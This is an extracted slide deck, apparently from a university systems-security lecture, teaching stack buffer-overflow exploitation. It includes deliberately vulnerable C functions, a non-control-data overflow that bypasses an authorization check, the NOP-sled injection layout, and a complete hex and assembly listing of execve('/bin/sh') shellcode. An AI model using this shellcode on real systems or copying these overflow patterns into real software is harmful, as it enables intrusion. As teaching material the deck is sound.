


syssec 

# Part II

Let's make it real

# Memory Layout of a Process



# In reality

- Addresses are written in hexadecimal:  
For instance, consider the assembly code for IE():

```
0x08048428 <+0>:  push    %ebp
0x08048429 <+1>:  mov     %esp, %ebp
0x0804842b <+3>:  call   0x8048404 <getURL>
0x08048430 <+8>:  pop     %ebp
0x08048431 <+9>:  ret
```

# In reality

- Addresses are written in hexadecimal:  
For instance, consider the assembly code for IE():

```
0x08048428 <+0>:  push    %ebp
0x08048429 <+1>:  mov     %esp, %ebp
0x0804842b <+3>:  call   0x8048404 <getURL>
0x08048430 <+8>:  pop     %ebp
0x08048431 <+9>:  ret
```

# In reality

- Addresses are written in hexadecimal:  
For instance, consider the assembly code for IE():

```
0x08048428 <+0>:  push    %ebp
0x08048429 <+1>:  mov     %esp, %ebp
0x0804842b <+3>:  call   0x8048404 <getURL>
0x08048430 <+8>:  pop     %ebp
0x08048431 <+9>:  ret
```

# In reality

- Addresses are written in hexadecimal:  
For instance, consider the assembly code for IE():

```
0x08048428 <+0>:  push    %ebp
0x08048429 <+1>:  mov     %esp, %ebp
0x0804842b <+3>:  call   0x8048404 <getURL>
0x08048430 <+8>:  pop     %ebp
0x08048431 <+9>:  ret
```

# Similarly

- The assembly code for `getURL()`:

```
0x08048404 <+0>:  push    %ebp
0x08048405 <+1>:  mov     %esp,%ebp
0x08048407 <+3>:  sub     $0x18,%esp
0x0804840a <+6>:  mov     0x804a014,%eax
0x0804840f <+11>: movl    $0x40,0x8(%esp)
0x08048417 <+19>: lea    -0xc(%ebp),%edx
0x0804841a <+22>: mov     %edx,0x4(%esp)
0x0804841e <+26>: mov     %eax,(%esp)
0x08048421 <+29>: call   0x8048320 <read@plt>
0x08048426 <+34>: leave
0x08048427 <+35>: ret
```



# Similarly

- The assembly code for `getURL()`:

```
0x08048404 <+0>:  push    %ebp
0x08048405 <+1>:  mov     %esp,%ebp
0x08048407 <+3>:  sub     $0x18,%esp
0x0804840a <+6>:  mov     0x804a014,%eax
0x0804840f <+11>: movl   $0x40,0x8(%esp)
0x08048417 <+19>: lea    -0xc(%ebp),%edx
0x0804841a <+22>: mov     %edx,0x4(%esp)
0x0804841e <+26>: mov     %eax,(%esp)
0x08048421 <+29>: call   0x8048320 <read@plt>
0x08048426 <+34>: leave
0x08048427 <+35>: ret
```

# So we have:

```
getURL ()  
{  
    char buf[40];  
    read(stdin, buf, 64);  
    get_webpage (buf);  
}  
  
IE ()  
{  
    getURL ();  
}
```

read

(code for read)

0x08048431

IE

```
ret  
pop    %ebp  
call   0x8048404 <getURL>  
mov    %esp, %ebp  
push   %ebp
```

0x08048428

0x08048427

getURL

```
ret  
leave  
call   0x8048320<read@plt>  
mov    %eax, (%esp)  
mov    %edx, 0x4(%esp)  
lea   -0xc(%ebp), %edx  
movl   $0x40, 0x8(%esp)  
mov    0x804a014, %eax  
sub    $0x18, %esp  
mov    %esp, %ebp  
push   %ebp
```

0x08048404

# So we have:

```
getURL ()  
{  
    char buf[40];  
    read(stdin, buf, 64);  
    get_webpage (buf);  
}  
  
IE ()  
{  
    getURL ();  
}
```

read

(code for read)

0x08048431

IE

```
ret  
pop    %ebp  
call   0x08048404 <getURL>  
mov    %esp, %ebp  
push   %ebp
```

0x08048428

0x08048427

getURL

```
ret  
leave  
call   0x08048320<read@plt>  
mov    %eax, (%esp)  
mov    %edx, 0x4(%esp)  
lea    -0xc(%ebp), %edx  
movl   $0x40, 0x8(%esp)  
mov    0x804a014, %eax  
sub    $0x18, %esp  
mov    %esp, %ebp  
push   %ebp
```

0x08048404

# What about the stack?

```
getUrl ()  
{  
    char buf[40];  
    read(stdin, buf, 64);  
    get_webpage (buf);  
}  
  
IE ()  
{  
    getUrl ();  
}
```

read

(code for read)

0x08048431

IE

```
ret  
pop    %ebp  
call   0x8048404 <getUrl>  
mov    %esp, %ebp  
push   %ebp
```

0x08048428

0x08048427

getUrl

```
ret  
leave  
call   0x8048320 <read@plt>  
mov    %eax, (%esp)  
mov    %edx, 0x4(%esp)  
lea    -0xc(%ebp), %edx  
movl   $0x40, 0x8(%esp)  
mov    0x804a014, %eax  
sub    $0x18, %esp  
mov    %esp, %ebp  
push   %ebp
```


0x08048404

# What about the stack?

When getURL is about to call 'read'

```
getURL ()
{
    char buf[40];
    read(stdin, buf, 64);
    get_webpage (buf);
}


IE ()
{
    getURL ();
}
```



And now  
the exploit

# Exploit

```
getURL ()  
{  
    char buf[10];  
    read(fd, buf, 64);  
    → get_webpage (buf);  
}  
IE ()  
{  
    getURL ();  
}
```



# That is it, really

- all we need to do is stick our program in the buffer
- Easy to do: attacker controls what goes in the buffer!
  - and that program simply consists of a few instructions (not unlike what we saw before)



# But sometimes

- We don't even need to change the return address
- Or execute any of our code

Let's have a look at an example, where the buffer overflow changes only data...

# Exploit against non control data


```
get_medical_info()  
{  
    boolean authorized = false;  
    char name [10];  
    authorized = check();  
    read_from_network (name);  
  
    if (authorized)  
        show_medical_info (name);  
    else  
        printf ("sorry, not allowed");  
}
```

# Exploit against non control data


```
get_medical_info()  
{  
    boolean authorized = false;  
    char name [10];  
    authorized = check();  
    read_from_network (name);  
  
    if (authorized)  
        show_medical_info (name);  
    else  
        printf ("sorry, not allowed");  
}
```

# Exploit against non-control data

```
get_medical_info()  
{  
    boolean authorized = false;  
    char name [10];  
    authorized = check();  
    read_from_network (name);  
  
    if (authorized)  
        show_medical_info (name);  
    else  
        printf ("sorry, not allowed");  
}
```




# Other return targets also possible!



This is what we did before

# But other locations also possible



If we start the program ourselves, we control the env

# So all the attacker needs to do...

- ... is stick a program in the buffer or environment!
  - Easy: attacker controls what goes in the buffer!
  - What does such code look like?

# Typical injection vector

NOP  
sled

shellcode

address  
of shellcode

- Shellcode address:
  - the address of the memory region that contains the shellcode
- Shellcode:
  - a sequence of machine instructions to be executed (e.g. `execve("/bin/sh")`)
- NOP sled:
  - a sequence of do-nothing instructions (nop). It is used to ease the exploitation: attacker can jump anywhere inside, and will eventually reach the shellcode (optional)



# How do you create the vector?



1. Create the shellcode
2. Prepend the NOP sled:


```
perl -e 'print "\x90" | ndisasm -b 32 -  
00000000 90 nop
```

3. Add the address  
0xbfffeeb0

00000000	31 C0 B0 46	31 DB 31 C9	1..F1.1.
00000008	CD 80 EB 16	5B 31 C0 88	....[1..
00000010	43 07 89 5B	08 89 43 0C	C..[..C.
00000018	B0 0B 8D 4B	08 8D 53 0C	...K..S.
00000020	CD 80 E8 E5	FF FF FF 2F	...../
00000028	62 69 6E 2F	73 68 4E 41	bin/shNA
00000030	41 41 41 42	42 42 42 00	AAABBBB.


```
_start:  
xor %eax, %eax  
movb $70,%al setreuid  
xor %ebx,%ebx  
xor %ecx,%ecx  
int $0x80  
  
jmp string_addr  
  
mystart:  
pop %ebx  
xor %eax,%eax  
  
movb %al, 7(%ebx)  
movl %ebx, 8(%ebx)  
  
movl %eax, 12(%ebx)  
  
movb $11,%al execve  
  
leal 8(%ebx), %ecx  
leal 12(%ebx), %edx  
  
int $0x80  
  
string_addr:  
call mystart why this?  
.asciz "/bin/shNAAAABBBB"
```

# In reality, things are more complicated



- why do you think encoding is so frequently used?
  - think `strcpy()`, etc.

# In reality, things are more complicated




- why do you think encoding is so frequently used?
  - think `strcpy()`, etc.

A: if `strcpy()` is used to overflow the buffer, it will stop when it encounters the null byte. So if the shellcode contains a null byte, the attacker has a problem. So the attacker may have to encode the shellcode to remove null bytes and then generate them dynamically

# Exploit against non control data

```
get_medical_info()  
{  
    boolean authorized = false;  
    char name [10];  
    authorized = check();  
    read_from_network (name);  
  
    if (authorized)  
        show_medical_info (name);  
    else  
        printf ("sorry, not allowed");  
}
```



# That is, fundamentally, it.

- Let us see whether we understood this.

# Can you exploit this?

```
char gWelcome [] = "Welcome to our system! ";

void echo (int fd)
{
    int len;
    char name [64], reply [128];

    len = strlen (gWelcome);
    memcpy (reply, gWelcome, len); /* copy the welcome string to reply */

    write_to_socket (fd, "Type your name: "); /* prompt client for name */
    read (fd, name, 128); /* read name from socket */

    /* copy the name into the reply buffer (starting at offset len, so
     * that we won't overwrite the welcome message we copied earlier). */
    memcpy (reply+len, name, 64);

    write (fd, reply, len + 64); /* now send full welcome message to client */
    return;
}

void server (int sockfd) { /* just call echo() in an endless loop */
    while (1)
        echo (sockfd);
}
```

# Can you exploit this?

without comments

```
char gWelcome [] = "Welcome to our system! ";
```

```
void echo (int fd)
```

```
{
```

```
    int len;
```

```
    char name [64], reply [128];
```

```
    len = strlen (gWelcome);
```

```
    memcpy (reply, gWelcome, len);
```

```
    write_to_socket (fd, "Type your name: ");
```

```
    read (fd, name, 128);
```

```
    memcpy (reply+len, name, 64);
```

```
    write (fd, reply, len + 64);
```

```
    return;
```

```
}
```

```
void server (int sockfd) {
```

```
    while (1)
```

```
        echo (sockfd);
```

```
}
```